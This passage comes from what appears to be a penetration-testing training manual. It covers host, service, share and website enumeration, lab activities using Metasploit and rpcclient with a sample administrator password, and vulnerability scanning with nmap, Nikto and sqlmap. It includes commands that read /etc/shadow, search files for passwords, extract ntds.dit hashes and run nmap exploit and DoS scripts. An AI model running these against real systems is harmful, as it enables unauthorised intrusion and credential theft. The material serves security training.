apache2 -v	List information about Apache2 web server.

Local Linux Bash Command	Result
mysql --version	List information about MySQL.
df -a	Show disk information.
cat /etc/*-release	Show distribution information.
cat /proc/cpuinfo	Show information about the CPU.
cat /etc/resolv.conf	List DNS servers host is using.
cat /etc/network/interfaces	List interface IP configuration.
cat /etc/passwd	List all users on the system.
cat /etc/group	List all groups on the system.
cat /etc/shadow	Show user hashes (privileged command).
users	List currently logged in users.
w	List currently logged in users and their processes.
lastlog	Show when all users last logged in.
whoami	Show current user name.
id	Show current user information.
sudo -l	List programs current user can run as root.
find head	Find all files in the current directory and sub-directories.
find / -iname *.txt	Find all txt files (case insensitive) in /.
find / -type f -exec grep -l "password" {} \;	List file names containing the word "password".
find . -type f -name ".*"	Find all hidden files.

Service and Application Enumeration

Many system administrators aren't fully aware of all the services running on their network. Besides default processes that run on every host, users can also install software that requires a service as a prerequisite. A common example is MSSQL Server, which is part of many popular desktop applications. These include backup software, network monitoring applications, certification testing systems, enterprise malware managers, conferencing systems, project management tools, and drawing and coding applications.

The following table summarizes common services that are targeted for enumeration, along with tool examples.

Port	Protocol and Service	Tool Examples	Comments
TCP 21	FTP FTP file server	Telnet & FTP clients, nmap ftp-anon.nse, ftp-brute.nse, Metasploit modules: ftp/ anonymous, ftp_login, ftp_version.	Identify FTP servers, versions, and authentication requirements (including anonymous logins).
TCP 22	SSH SSH server	nmap, PuTTY/SSH clients, nmap ssh-brute.nse, ssh- run.nse, Metasploit modules: ssh_login, ssh_login_pubkey.	Linux servers, routers, switches, other network devices, jailbroken iPhones.

Port	Protocol and Service	Tool Examples	Comments
TCP 23	telnet Telnet server	PuTTY/telnet clients, nmap telnet-brute.nse, telnet-ntlm-info.nse, Metasploit telnet_login, telnet_version modules.	Linux servers, routers, switches, other network devices.
TCP 25	SMTP Email server	PuTTY/telnet clients, nmap smtp-enum-users.nse, smtp-commands.nse, smtp-open-relay.nse, smtp-brute.nse, Metasploit smtp_enum, smtp_version modules.	Extract email addresses. Enumerate SMTP server information. Search for open relays.
TCP 53	DNS DNS	dig, nslookup, nmap dns-brute.nse, Metasploit enum_dns module.	Elicit DNS zone transfers. Discover DNS subdomains.
TCP 80	HTTP Web server	PuTTY/telnet clients, dirbuster, nmap http-enum.nse, http-title.nse, http-sitemap-generator.nse, Metasploit modules: http_cert, dir_listing, dir_scanner, dir_webdav_unicode_bypass, enum_wayback, files_dir, http_login, http_ssl, http_version, webdav_scanner, webdav_website_content.	Manually request web pages, enumerate directories, files, WebDAV features, versions, and more.
TCP 135, TCP 111	RPC Microsoft DCE/RPC Locator Service, *nix portmapper service	nmap rpcinfo.nse, rpc-grind.nse, msrpc-enum.nse, Metasploit dcerpc modules: endpoint_mapper, hidden, management, tcp_dcerpc_auditor.	Query and manipulate Remote Procedure Call (RPC)-based services such as Windows DCOM, and *nix NFS, nlockmgr, quotad, and mountd.
TCP 137	NetBIOS NetBIOS Name Service	nbtscan, nmap smb-enum-shares.nse, smb-enumdomains.nse, smb-os-discovery.nse.	List NetBIOS computer, user, group, workgroup, and domain names, domain controller roles, file and print sharing services, Microsoft Exchange services.
TCP 139	SMB NetBIOS Session Service (SMB file and print service)	enum.exe (Windows), enum4linux.pl, smbclient, nmap smb-enum-shares.nse, smb-os-discovery.nse, Metasploit modules: smb_enumshares, smb/smb2, smb_version.	Retrieve directory information, list and transfer files. NSE scripts might not work on newer machines.

Port	Protocol and Service	Tool Examples	Comments
UDP 161	SNMP	getif, SolarWinds NPM, PRTG, WhatsUp Gold, Nagios Core, Spiceworks, Observium, nmap snmp-info.nse, snmp-brute.nse, snmp-interfaces.nse, snmp-processes.nse, Metasploit snmp modules: snmp_enum, snmp_enumusers, snmp_enumshares, snmp_login.	Obtain information on dozens of data objects depending on device. Targets must have SNMP agent enabled; you must know the community string devices are using (can be sniffed).
TCP/UDP 389	LDAP Microsoft Active Directory	Active Directory Users and Computers, ntdsutil.exe, OpenLDAP, LDAP Admin, LDP.exe, nmap ldap-search.nse, Metasploit module: enum_ad_computers.	Retrieve a wide range of information from Active Directory. Non-privileged users can query Active Directory for nearly all information. To capture password hashes, copy the database file ntds.dit using ntdsutil.exe, then use Windows Password Recovery Tool to extract the hashes.
TCP 445	RPC Microsoft-DS Active Directory and SMB file sharing	rpcclient, Metasploit smb_login, smb_enumusers, & smb/psexec modules, nmap NSE smb-enum-* scripts, enum.exe, user2sid.exe, sid2user.exe, PowerShell, pstoools.	Retrieve a very wide range of Microsoft computer and domain information.
TCP 1433	SQL SQL Server	nmap mysql-info.nse, Metasploit modules: mssql_ping, mssql_enum, enum_domain_accounts, enum_sql_logins.	Locate and enumerate information including logins from Microsoft and MySQL SQL servers.

Network Shares

Most organizations make files available on the internal network for users to access. This is typically done through the use of **network shares**, which are directories that can be accessed by using a network sharing protocol. These network shares might hold sensitive files or information that is otherwise useful to the pen test.

On most networks, shares can be enumerated on either Microsoft or Linux/Unix (*nix) hosts. The following table compares the two.

Microsoft Hosts	*nix Hosts
Microsoft File and Print service	Network File System (NFS) daemon
Server Message Block (SMB) protocol	NFS protocol
TCP 139 or 445	TCP and UDP 2049
Can support NFS with optional Server for NFS install	Can support SMB with optional Samba service install

Microsoft Hosts	*nix Hosts
Command to display all file servers on a network is net view	
Command to display shares on a particular server is net view \\<server>	Command to display shares is showmount -e <target IP>
Command to connect to a particular share is net use \\server\share /u:<username> <password>	Command to connect to a particular share is mount -t nfs <target IP>:/share/ subdirectory /local_directory

In the following example, showmount is used to discover that 192.168.74.20 is actually sharing its root directory. The mount command is then used to connect that share to a local directory named /root/target_root_share. The cd command navigates into the newly mounted share, and the ls command displays all files and directories in the target's root drive.

```
root@mail:~# showmount --help
Usage: showmount [-adehv]
    [--all] [--directories] [--exports]
    [--no-headers] [--help] [--version] [host]
root@mail:~# showmount -e 192.168.74.20
Export list for 192.168.74.20:
/*
root@mail:~#
root@mail:~# mount -t nfs 192.168.74.20:/ /root/target_root_share
root@mail:~# cd /root/target_root_share
root@mail:~/target_root_share# ls
bin  dev  haha-I-pwned-u  initrd.img  media      opt  sbin  tmp  vmlinuz
boot etc  home           lib        mnt      proc  srv  usr
cdrom haha  initrd       lost+found  nohup.out  root  sys  var
root@mail:~/target_root_share#
```

Figure 4-10: Using network shares.



Note: To use the showmount command in Kali Linux, install **nfs-common** with the command apt-get install nfs-common.

Network Share Enumeration Options

In addition to built-in commands, you can use rpcclient, Metasploit, Sysinternals ShareEnum, and other tools to scan for and enumerate network shares.

Here are some examples of enumerating network shares using rpcclient:

- netshareenum
- netshareenumall (This command might return more network shares than the previous command.)
- netsharegetinfo (Supply the share name and the info level to learn more about the share, like associated permissions and SIDs.)

Here are some examples of enumerating network shares using Metasploit:

- auxiliary/scanner/smb/smb_enumshares
- auxiliary/scanner/smb/smb_enumusers (This module attempts to use the SMB service to enumerate user accounts.)

ShareEnum is a GUI tool that can scan a domain, workgroup, or IP address range for shares. If you are not in a domain, you may have to supply credentials to view the shares of each discovered device. Hidden shares have names that end in \$.




Figure 4-11: ShareEnum.



Note: ShareEnum can be downloaded from <https://docs.microsoft.com/en-us/sysinternals/downloads/shareenum>.

Null Sessions

Prior to Windows Server 2003, Microsoft hosts automatically supported a type of connection called the **null session**. This allowed any client to make an unauthenticated connection to the IPC\$ (inter-process communication) share on the host. From there, it was possible to enumerate information via the SMB protocol. Older Unix and Linux hosts with the Samba service installed also permit null sessions. The syntax for connecting via a null session is: `net use \\<server-name-or-IP\ipc$ /u:"" ""`.

The following example uses a null session to connect to a Linux Samba server, and then uses the `net view` command to see the SMB shares.

```
C:\>net use \\metasploitable\ipc$ /u:"" ""
The command completed successfully.

C:\>net view \\metasploitable
Shared resources at \\metasploitable

metasploitable server (Samba 3.0.20-Debian)

Share name  Type  Used as  Comment

-----
opt          Disk
tmp          Disk      oh noes!
The command completed successfully.
```

Figure 4-12: Viewing SMB shares.



Note: Most modern systems, both Windows and *nix, are configured to disallow null sessions. You might, however, find the occasional older machine that still permits their creation. It is also possible to enable null sessions in the host's security policy.

Website Enumeration

Website enumeration involves discovering resources that the web server is using, as well as the underlying technology that the web server is running on. This information can help you choose more effective vectors to use in an attack, as well as exploit vulnerabilities in specific versions of web server software.

You can use several tools to enumerate websites, including a browser, Nmap, Metasploit, dirbuster, and many more.

Browsers

The simplest way to start website enumeration is to open a browser to popular directory names and note the HTTP response code. For example:

- `http://www.example.tld/admin` (401)
- `http://www.example.tld/cgi-bin` (403)
- `http://www.example.tld/test` (404)
- `http://www.example.tld/logs` (200)
- `http://www.example.tld/bin` (200)
- `http://www.example.tld/content` (402)
- `http://www.example.tld/scripts` (404)
- `http://www.example.tld/.well-known/`

404 = "Not Found", 403 = "Forbidden", 402 = "Payment Required", 401 = "Unauthorized" (Must authenticate first), and 200 = "OK". You can therefore assume that directories which don't return a 404 exist.



Note: For a complete list of HTTP codes, see <https://www.iana.org/assignments/http-status-codes/http-status-codes.xhtml>.

Nmap

Nmap has scripts you can use to enumerate information from popular web applications, including:

- `nmap --script=http-enum <target>`
- `nmap --script=http-drupal-enum <target>`
- `nmap --script=http-php-version <target>`
- `nmap --script=http-webdav-scan <target>`
- `nmap --script=http-wordpress-enum <target>`

Some websites are deliberately configured to use non-standard ports. `nmap -sv` can detect this. If you're not sure of the port, you can scan all of them. The following example will use a TCP connect scan against all open ports on IP 192.168.1.50. It will try to determine what services are bound to these ports, thus (hopefully) identifying the web applications.

```
nmap -PN -sT -sv -p0-65535 192.168.1.50
```

You can then examine the output for web services:

Interesting ports on 192.168.1.50:

```
(The 65527 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 3.5p1 (protocol 1.99)
80/tcp    open  http         Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp   open  ssl          OpenSSL
901/tcp   open  http         Samba SWAT administration server
1241/tcp  open  ssl          Nessus security scanner
3690/tcp  open  unknown
8000/tcp  open  http-alt?
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

The results show that:

- There is an Apache HTTP server running on port 80.
- There appears to be an HTTPS server on port 443. You would need to confirm this by opening a browser to <https://192.168.1.50>.
- There is a Samba SWAT web interface on port 901.
- The service on port 1241 is not HTTPS, but is the SSL-wrapped Nessus daemon.
- There is an unspecified service on port 8000. To see if it's HTTP, open a browser to <http://192.168.1.50:8000>. Alternatively, you could use telnet or Netcat to banner grab:

```
telnet 192.168.10.100 8000 (After making the connection, press Ctrl+] to break, then enter quit)
```
- Apache Tomcat is running on port 8080.

Dirbuster

Dirbuster is a GUI tool that ships with Kali Linux. Created by the OWASP group, it uses word lists to search for possible directory names on websites.




Figure 4-13: Dirbuster example.

Guidelines for Enumerating Targets

Here are some guidelines you can follow to enumerate targets.

- Remember that you can enumerate information from network devices as well as computers.
- Banner grab to obtain quick information from a network service.
- Use different tools such as Nmap, Netcat, or telnet for flexibility and different results when banner grabbing.
- If possible, obtain a credential (preferably administrator) that you can use during enumeration.
- For maximum flexibility, log on to the host you want to enumerate, then run native commands or a tool such as rpcclient or Metasploit.
- If you must enumerate remotely, conduct a port scan to discover targets.
- When enumerating Windows hosts, use tools such as the command prompt (cmd.exe) to access a wide range of commands. You can also use PowerShell, rpcclient, and Metasploit.

- When enumerating Linux hosts, use the Bash prompt to access a wide range of tools. You can also use Metasploit.
- When enumerating different services, select a tool that is designed for the ports and protocols you are targeting.
- Scan the network for both SMB and NFS shares.
- Try creating a null session to older hosts that provide SMB shares.
- Choose an enumeration tool that is configured to use the protocol.
- Start website enumeration by attempting to open a browser to well-known website directories.
- Use tools such as Nmap scripts or Dirbuster to help enumerate directories on websites.
- Use a variety of tools, as not all tools or scripts work with all targets.

ACTIVITY 4–3

Enumerating Targets with Metasploit

Before You Begin

The file /root/Desktop/my_pentest_team Worksheet.xlsx is open.

You will work with a partner in this activity. Metasploit is running.

Scenario

During your physical security tests, you were able to obtain a network administrator's user name and password. Although you can enumerate some information without credentials, leveraging privileged access can reveal even more information about your target. So, you'll use Metasploit on the Kali RPI to scan the target at a deeper level.

1. Run a basic enumeration scan and look for issues.

- a) At the Metasploit prompt, enter use auxiliary/scanner/smb/smb_enumshares
- b) Enter set RHOSTS 192.168.1.# where # refers to your partner's Windows Server.
- c) Enter run
- d) In the output, note the error.

```
msf5 auxiliary(scanner/smb/smb_enumshares) > run
[-] 192.168.1.50:139      - Login Failed: Unable to Negotiate with remote host
[*] 192.168.1.50:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2. Why did you get this message? Why might this hinder your enumeration tasks?

3. Look at the detail of the error message. What port number was the login attempt run against? What does this tell you about the scan?

4. Launch credentialled scans.

- a) Enter info and note the **SMBUser** and **SMBPass** options.
- b) Enter set SMBUser Administrator
- c) Enter set SMBPass Pa22w0rd
- d) Enter run
- e) Note that, although the scan failed to log in on port 139, it was able to successfully log in on port 445.
- f) Enter use auxiliary/scanner/smb/smb_enumusers
- g) Enter set RHOSTS 192.168.1.# where # refers to your partner's Windows Server.
- h) Enter set SMBUser Administrator

- i) Enter set SMBPass Pa22w0rd
- j) Enter run

5. What information did these two scans discover?
 6. Capture screenshots of any results that look interesting.
 7. Work with your partner to update the worksheet. List any screenshots you collected as evidence.
-

ACTIVITY 4–4

Enumerating Targets with rpcclient

Before You Begin

The file /root/Desktop/my_pentest_team Worksheet.xlsx is open.

You will work with a partner in this activity.

Scenario

Sometimes you have to go outside Metasploit to perform a specific attack. One useful tool for enumerating information from a Windows host is the Linux utility `rpcclient`. The tool can use null sessions (no user name), but this doesn't work for all machines—it depends on the target's security policies. You can get the most information if you have already obtained a login. So, in this activity, you'll use `rpcclient` on your Kali RPI to enumerate some information about the Windows Server that you've targeted, including information about the system itself, information about account groups, and information about specific accounts.

1. Execute `rpcclient` on your partner's Windows Server.

- a) At the terminal, enter `exit` to return to the root Kali Linux prompt.
- b) Enter `rpcclient -h` to get information about the switches used with the utility.
The `rpcclient` utility is used to execute client-side remote procedure call (RPC) functions on Windows environments.
- c) Enter `rpcclient -U Administrator 192.168.1.#` where # refers to your partner's Windows Server.
- d) Enter the Administrator's password (`Pa22w0rd`).



Caution: Be careful when inputting the password, as the characters will not appear for you to check.

- e) Verify that you are given a `rpcclient $>` prompt, indicating the login was successful.

2. Enumerate information about the system and its users and groups.

- a) Enter `?` to get a full list of commands.
- b) Scroll through the results and note that there are many commands available.
- c) Enter `srvinfo` to get information about the server.

```
rpcclient $> srvinfo
 192.168.1.50  Wk Sv NT SNT
 platform_id    :      500
 os version     :      10.0
 server type   : 0x9003
```

You're given the server's IP address and its OS version: 10.0, which is Windows Server 2016. The command also indicates some of the types of services running on the system, including workstation (Wk) and server (Sv).

- d) Enter `queryuser Administrator`
The results show many details about the account, including its description, when it last logged on and off, and much more.
- e) Enter `querydominfo`

The results show information about the domain, including its name, the total users and groups, and more.

- f) Type `enum` and press **Tab** twice.

You're given a list of commands that can help you enumerate a variety of information.

- g) Enter `enumdomains`

You should see two results: `SERVER##` and `Builtin`. Windows sometimes refers to groups as "groups," and sometimes as "aliases." Some alias groups are built-in groups, and some are additional domain groups. If this were an Active Directory domain environment, you would need to run `enumdomgroups`, `enumsgroups builtin`, and `enumsgroups domain` to get a complete list of groups on the domain.

- h) Enter `enumdomusers`

In this case, this lists all of the members of the local system.

- i) Capture screenshots of any results that look interesting.

- j) Press **Ctrl+C** to exit the `rpcclient` session.

3. Work with your partner to update the worksheet. List any screenshots you collected as evidence.
-

TOPIC C

Scan for Vulnerabilities

Now that you know details about the various network devices and their services, it is time to discover which among them are vulnerable to attack.

Vulnerability Scans

Vulnerabilities are weaknesses that may or may not be exploitable. Known vulnerabilities are categorized and referred to by their Common Vulnerabilities and Exposures (CVE) number. Once you have discovered hosts and open ports, you can conduct a vulnerability scan to see if the services listening on those ports have known vulnerabilities. A **vulnerability scan** involves sending specially crafted packets or commands to the service to see how it responds. If the service is vulnerable to a specific attack, it will be apparent in the response. Services that have been patched against the vulnerability will respond differently.

Scanners can be more generalized, or focus on specific targets such as Linux servers, SQL servers, web applications, or network devices. Depending on the tool, vulnerability scanners may or may not attempt to actually exploit the vulnerability and collect evidence (usually a stolen file) of a successful exploit. Some tools allow you to select the target type. Some vulnerability scanners can use the output from a port scan to focus their efforts.



Note: Do not mistake CVE with CWE. CWE stands for Common Weakness Enumeration, and refers to common software weaknesses regardless of vendor or implementation. CVE stands for Common Vulnerabilities and Exposures, and refers to specific vulnerabilities of specific products.

Here is an example of Nmap discovering web servers on the network, and then piping its output to Nikto for vulnerability scanning:

```
nmap -p80,443 10.0.1.0/24 -oG - | nikto.pl -h -
```

Commonly used vulnerability scanners include:

- OpenVAS
- Nmap/Nexpose Community Edition
- Retina Community
- Microsoft Baseline Security Analyzer (MBSA)
- Nessus/Tenable
- Nmap NSE scripts



Note: For more information about CVEs and to research vulnerabilities by product, vendor or type, visit <https://cve.mitre.org/> and <https://www.cvedetails.com/>.

Compliance Scans

Compliance scanning involves scans that verify that your network adheres to certain policy requirements. These policies can be mandated by law, industry, or individual company. Companies performing in-house compliance tests can use generic scanning tools to test their controls.

Regulatory and industry compliance scanning, however, can be much more complex, with steep fines or even jail time for criminal non-compliance. For this reason, many organizations buy specialized software or even engage professional help when conducting regulatory compliance scans. Some organizations, such as the PCI Security Standards Council, publish a list of approved scanning vendors (ASVs).

You can conduct vulnerability scans to assist with compliance testing. If the compliance is regulatory, check with your legal department to help determine the scope and depth required.



Note: A control is anything, technical or non-technical, that implements a security measure. It can include policies, procedures, training, configuration, and physical devices.

Host Vulnerability Scans

Host vulnerability scans involve running tests against an operating system, including its default services. Often the focus is a single host. Hosts can not only run common network services, but they also often have specialized applications that use non-standard, dynamically chosen ports. Compromised hosts might also have malware backdoors listening on unusual ports. The challenge will be to map the discovered port to the actual listening process. You cannot assume that a well-known port is actually being used by the expected service.

Here are some examples of using Nmap for host vulnerability scanning.

```
nmap -Pn --script vuln <target> (Check for common vulnerabilities.)
```

```
nmap -Pn --script exploit <target> (Scan for vulnerabilities and attempt to automatically exploit them.)
```

```
nmap --script dos -Pn <target> (Test to see if a host is vulnerable to DoS attacks.)
```

```
nmap -sV -vv <target> (Scan and interrogate ports for service version information. Produce very verbose output.)
```

A good vulnerability scanner should be able to identify common services running on a host. If you are scanning for defensive purposes and cannot identify the underlying process, you can run the netstat command on the host for more information.

Linux: netstat -natp

Windows: netstat -nabo

```

PORT      STATE SERVICE      REASON      VERSION
25/tcp    open  smtp        syn-ack ttl 128 MailEnable smptd 10.15-- 
53/tcp    open  domain?    syn-ack ttl 128 
80/tcp    open  http        syn-ack ttl 128 Microsoft IIS httpd 10.0
110/tcp   open  pop3       syn-ack ttl 128 MailEnable POP3 Server
135/tcp   open  msrpc      syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn syn-ack ttl 128 Microsoft Windows /netbios-ssn
143/tcp   open  imap       syn-ack ttl 128 MailEnable imapd
445/tcp   open  microsoft-ds syn-ack ttl 128 Microsoft Windows Server 2008 R2 - 
2012 microsoft-ds
587/tcp   open  smtp       syn-ack ttl 128 MailEnable smptd 10.15-- 
1 service unrecognized despite returning data. If you know the service/version
, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c

```

Figure 4-14: Nmap scan displaying unknown port result.

Credentialed and Non-Credentialed Scans

Most vulnerability scans do not require any type of credential. Some tools, however, can be configured to supply a user name and password when performing a scan. This allows more privileged access and in some cases can yield better results. Scans that involve enumeration from a single host particularly benefit from using credentials. Additionally, certain exploits depend on the attacker logging in to be effective. Because the same credentials are often reused across a network, many vulnerability scanning tools allow you to enter one or multiple possible credentials as part of the scan.

Network Service Vulnerability Scans

Network services are common services you can expect to find on just about any network. These typically include:

- DHCP
- DNS
- WINS (legacy; less common today)
- Authentication/Directory Services
- Email
- File and print
- Web
- FTP
- Fax
- Remote Access

Nearly all network services have been vulnerable to attack at some point or another. Usually the vulnerability lies with the specific product or implementation. In some cases, however, the vulnerability lies less with the server and more with the process itself. For example, DHCP is broadcast-based with no authentication. This means a rogue DHCP server handing out incompatible IP addresses would be very disruptive to a network. When scanning network services, you can use a good general vulnerability scanner. If your network has unusual services, you might have to use a specialized tool.



Note: Do not confuse network service with network device. A network service provides client services. A network device such as a router or switch connects devices and moves traffic along the network.

Server Service Vulnerability Scans

The term **server** can refer to either a computer dedicated to serving clients on the network, or a specialized application installed on that computer. Servers (usually) run operating systems that are configured to handle hundreds or even thousands of concurrent clients. A few examples of server operating systems include Windows Server 2016, FreeBSD, Solaris, Ubuntu Server, and Red Hat Enterprise. Server OSs often ship with default network services installed. They also make it easy to install additional network services, including resource-intensive applications such as email and database servers.

From a vulnerability scanning perspective, there is no practical difference between a network service and a server service, since network services run on servers, and servers provide their services on a network. When testing your server services, you can start with a standard vulnerability scanner. If you have specialized services, you might need a tool configured for that service.

The screenshot shows the Metasploit Pro interface for a project named 'VulnScan1'. The main navigation bar includes 'Overview', 'Analysis' (which is highlighted in orange), 'Sessions', 'Campaigns', and 'Web Apps'. Below the navigation is a breadcrumb trail: Home > VulnScan1 > Hosts > 192.168.74.20 - metasploitable.localdomain. A toolbar below the breadcrumb contains icons for Delete, Scan, Nexpose Scan, WebScan, Bruteforce, and Exploit. The host card for 192.168.74.20 shows it is 'SHELLED' and running 'Linux'. Below the host card, tabs for Services (33), Sessions (1), Vulnerabilities (2), Credentials (2), and Captured Data are visible. The 'Vulnerabilities' tab is selected, displaying two entries: 'Java RMI Server Insecure Endpoint Code Execution Scanner' (reference: oracle (+2 more)) and 'PostgreSQL for Linux Payload Execution' (reference: www.leidecker.info). A dropdown menu shows 'Showing 1 - 2 of 2'.

Figure 4–15: Metasploit Pro vulnerability scan example.

Web Server and Database Vulnerability Scans

Web servers and databases provide a unique opportunity for vulnerability scanning. Although they often work together, they are actually separate services, each with its own vulnerabilities and listening ports. They are often installed on separate computers and have their own IP addresses. Web servers are often public-facing, whereas database servers are almost always on the private network. The web server will then have a backend connection to the database server. Most database servers use the SQL language and listen on TCP or UDP port 1433. If you have access to the internal network, you can try scanning the SQL server directly. Or, if your access is through the web server, you can try scanning the web application to see if it will pass illegal commands to the SQL server (SQL injection). In smaller applications, the web server and database can be part of the same application, installed on the same computer. Here are possibilities for scanning a web server and its database:

- Scan the web server on TCP 80 or 443 for web-server-specific vulnerabilities.
- Scan for web servers that run on non-standard ports.
- Scan any web apps running on the web server for vulnerabilities not related to SQL.
- Scan the web app for SQL-injection-related vulnerabilities.
- Scan the SQL server directly on its port (usually TCP 1433).

Some common web application vulnerability scanners include:

- Arachni
- Metasploit WMAP
- OWASP ZAP
- Nikto
- Grabber
- Vega
- Wapiti

- W3af
- Skipfish
- Wfuzz
- Grendel-Scan
- Metasploit Pro
- SQLMap
- Whitewidow
- nmap http-*.nse scripts

Some common SQL-specific vulnerability scanners and testers include:

- Microsoft SQL Vulnerability Assessment
- ms-sql-info.nse
- ms-sql-empty-password.nse
- Metasploit auxiliary/scanner/mssql modules: mssql_ping, mssql_sql, mssql_enum, mssql_idf

```
root@kali:~# sqlmap -u "http://192.168.74.135/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -a
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting at 01:43:33

[01:43:33] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://192.168.74.135:80/dvwa/login.php'. Do you want to follow? [Y/n] Y
[01:43:37] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[01:43:37] [INFO] testing if the target URL content is stable
[01:43:37] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:43:37] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[01:43:37] [INFO] testing for SQL injection on GET parameter 'id'
[01:43:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:43:38] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[01:43:38] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FL00
R)'
```

Figure 4-16: SQLMap example.

Application Vulnerability Scans

Along with well-known services, other types of applications listen on the network. Some provide additional functionality to the standard service. One very common example is the web app. **Web applications** are scripts and executables that are included in the website's HTML. They provide dynamic content to the user and (usually) run on the website's standard TCP 80 and 443 ports. From a vulnerability scanning perspective, they also present an interesting challenge because so many are custom made. There are whole categories of web app vulnerabilities, but individual apps will behave differently from each other. An advanced pen tester might opt for testing for interesting behavior by the web app, in addition to using a pre-canned vulnerability scan.

Besides web apps, many other applications also listen on the network. These can be the hardest to identify, as they might not be predictable in the ports they use. If your scanner cannot identify the listening service, go to the host and use the netstat command for more information. You can also perform a Google search for information posted by the vendor.



Note: A deep dive into web application coding is beyond the scope of this class. For an interesting article on testing web app behavior, see <https://portswigger.net/blog/backslash-powered-scanning-hunting-unknown-vulnerability-classes>.

```

root@kali:~# nikto -host http://192.168.74.20/dvwa
- Nikto v2.1.6
...
+ Target IP: 192.168.74.20
+ Target Hostname: 192.168.74.20
+ Target Port: 80
+ Start Time: 2018-06-13 22:35:21 (GMT-4)
...
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Cookie 'PHPSESSID' created without the httponly flag
+ Cookie security created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site to the MIME type
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /dvwa/robots.txt, inode: 93164, size: 26, mtime: Tue May 22 14:45:48 2018
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.18 are recommended
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with Multiviews, which allows attackers to easily brute force file names.
  tou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.htm, index.html
  Methods: GET, HEAD, POST, OPTIONS, TRACE
...
OSVDB-877: /DVWA/TRACE method is active, suggesting the host is vulnerable to XST
OSVDB-3268: /DVWA/config/: Directory indexing found.
/dvwa/config/: Configuration information may be available remotely.
